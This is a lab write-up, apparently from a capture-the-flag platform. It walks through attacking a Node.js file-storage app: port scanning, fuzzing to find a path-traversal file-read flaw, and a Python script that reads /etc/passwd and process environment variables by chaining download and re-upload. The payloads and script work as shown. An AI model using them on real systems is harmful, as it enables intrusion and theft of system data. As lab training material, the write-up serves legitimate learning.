
Overview
- Type Machines
- OS Linux
- Severity Hard
- Creator xct
- Release date 2023 Feb 17 (JST)
Enumeration
Start the instance via Discord and let’s go:
10.10.126.244
Nmap
$ nmap -sCV -Pn -p- --min-rate=1000 -T4 10.10.126.244
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 11:30 JST
Nmap scan report for 10.10.126.244
Host is up (0.26s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 30:68:b8:a8:f5:47:ca:bf:1a:23:97:d5:4c:77:97:da (ECDSA)
|_  256 3f:83:9f:53:0a:49:db:00:d5:18:85:e9:2f:05:76:dd (ED25519)
5000/tcp open  http    Node.js (Express middleware)
|_http-title: Secure Encrypted Storage - 01001101 01101001 01101100 01101001...
5001/tcp open  http    Node.js (Express middleware)
|_http-title: Secure Encrypted Storage - 01001101 01101001 01101100 01101001...
5002/tcp open  http    Node.js (Express middleware)
|_http-title: Secure Encrypted Storage - 01001101 01101001 01101100 01101001...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
- Found a Linux machine as
Ubuntuis referenced- Open ports are only for SSH and Web apps running with Express (Node.js).
- Add
store.vlin in /etc/hosts
WEB (5000/tcp, 5001/tcp, 5002/tcp)



Seems the web app is running multiple times on different ports and allow us to upload file
We try to decode:

Secure Encrypted Storage - 01001101 01101001 01101100 01101001 01110100 01100001 01110010 01111001 00100000 01000111 01110010 01100001 01100100 01100101
using https://cryptii.com/pipes/binary-decoder

That gives us only
Military Grade
File Uploading
Using Burp we upload a test file:
Request
POST /upload HTTP/1.1
Host: store.vl:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------247474619621393322143147759489
Content-Length: 364
Origin: http://store.vl:5000
Connection: keep-alive
Referer: http://store.vl:5000/upload
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------247474619621393322143147759489
Content-Disposition: form-data; name="imageupload"; filename="test.txt"
Content-Type: text/plain

test1234

-----------------------------247474619621393322143147759489
Content-Disposition: form-data; name="uploadimage"
Upload File
-----------------------------247474619621393322143147759489--
Response
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 176
ETag: W/"b0-GRCcqYEAmABGEW97E1wlbT1Uh4o"
Date: Sat, 15 Feb 2025 02:43:38 GMT
Connection: keep-alive
Keep-Alive: timeout=5

        <script>
            setTimeout(function() {
            window.location.href = '/';
            }, 1000);
        </script>
        File upload successfully.
We play a bit with Content-Disposition: form-data; name="imageupload"; filename="test.txt" and change the name value to anything else using Burp Repeater, then we get a path disclosure:

Found
/home/dev/projects/store1/
File Downloading
When we list and download our previous uploaded test file, we can see that it’s stored in /file folder:

We check the downloading file and it’s in clear text:
$ file data.bin
data.bin: ASCII text
$ cat data.bin
test1234
So seems encrypted only on the server
LFI discovery via fuzzing
Let’s go to check if there is some local file inclusion (LFI) vulnerability in the app by fuzzing the /file directory:
$ ffuf -w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt -u http://store.vl:5000/file/FUZZ --fs 567

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://store.vl:5000/file/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 567
________________________________________________

..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 5477, Words: 35, Lines: 20, Duration: 334ms]
:: Progress: [929/929] :: Job [1/1] :: 8 req/sec :: Duration: [0:00:31] :: Errors: 46 ::
Found LFI

..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd
Using Burp, we can access to it but seems it’s encrypted:

But previously when we tested with our test file, we say that when downloaded then the content was in clear text.
We would like to download it but where is really store the file? because the version under /file is an encrypted version, so not the same than downloaded…
Directory discovery via fuzzing
$ ffuf -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://store.vl:5000/FUZZ --fs 567

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://store.vl:5000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 567
________________________________________________

images                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 264ms]
upload                  [Status: 200, Size: 807, Words: 53, Lines: 1, Duration: 282ms]
list                    [Status: 200, Size: 673, Words: 40, Lines: 1, Duration: 295ms]
css                     [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 263ms]
tmp                     [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 263ms]
...
Found
/tmp
Let’s try if we can get the file with clear data content with this process:
- download the file:

$ file data.bin
data.bin: data

- upload the
data.bin:
- check the
tmpdirectory:

We got our /etc/passwd file in clear text format ^^
Investigation via fuzzing
We create a python script lfi.py to download the file content and upload it again to get the clear text:
import requests
import sys
import re
import base64

def download(file):
    ip = 'store.vl'
    file = file.replace('/','%2F')
    url = f'http://{ip}:5000/file/..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..{file}'

    try:
        r = requests.get(url, timeout=3)
    except requests.exceptions.Timeout:
        print('The request timed out')
        return None

    print(f"Status Code: {r.status_code}")
    if len(r.content) == 0:
        return None

    print('Found file... -> upload \n')

    result = re.findall('base64,(.*?")', r.content.decode())
    result = result[0]
    result = result[:-1]

    convertedbytes = base64.b64decode(result)

    #print(convertedbytes)

    postUrl = f'http://{ip}:5000/upload'

    multipart_form_data = {
    'imageupload': ('data.bin',convertedbytes),
    'uploadimage': (None, 'Upload File')
    }

    #proxies = {'http': 'http://127.0.0.1:8080'}
    #p = requests.post(postUrl,files=multipart_form_data,proxies=proxies)
    p = requests.post(postUrl,files=multipart_form_data)
    url2 = f'http://{ip}:5000/tmp/data.bin'
    r2 = requests.get(url2)
    if len(r2.content) == 0:
        return None

    print(r2.content.decode())

download(sys.argv[1])
- This is a little bit overengineered as the webpage just make a simple XOR and we can figure out the key by simple XOR some (known) uploaded plaintext against the encrypted text.
Get the environment variables:
$ python3 lfi.py /proc/self/environ
USER=dev
npm_config_user_agent=npm/8.5.1 node/v12.22.9 linux x64 workspaces/false
npm_node_execpath=/usr/bin/node
npm_config_noproxy=
HOME=/home/dev
npm_package_json=/home/dev/projects/store1/package.json
npm_config_userconfig=/home/dev/.
npmrcnpm_config_local_prefix=/home/dev/projects/store1
SYSTEMD_EXEC_PID=467
COLOR=0
npm_config_metrics_registry=https://registry.npmjs.org/
LOGNAME=dev
JOURNAL_STREAM=8:17054
npm_config_prefix=/usr/local
npm_config_cache=/home/dev/.npm
npm_config_node_gyp=/usr/share/nodejs/node-gyp/bin/node-gyp.js
PATH=/home/dev/projects/store1/node_modules/.bin:/home/dev/projects/store1/node_modules/.bin:/home/dev/projects/node_modules/.bin:/home/dev/node_modules/.bin:/home/node_modules/.bin:/node_modules/.bin:/usr/share/nodejs/@npmcli/run-script/lib/node-gyp-bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
INVOCATION_ID=8f7b5812553e4bca90e00c8a9a139751
NODE=/usr/bin/node
LANG=C.UTF-8
npm_lifecycle_script=nodemon --exec 'node --inspect=127.0.0.1:9229 /home/dev/projects/store1/start.js'
SHELL=/bin/bash
npm_lifecycle_event=watch
npm_config_globalconfig=/etc/npmrc
npm_config_init_module=/home/dev/.npm-init.js
npm_config_globalignorefile=/etc/npmignore
npm_execpath=/usr/share/nodejs/npm/bin/npm-cli.js
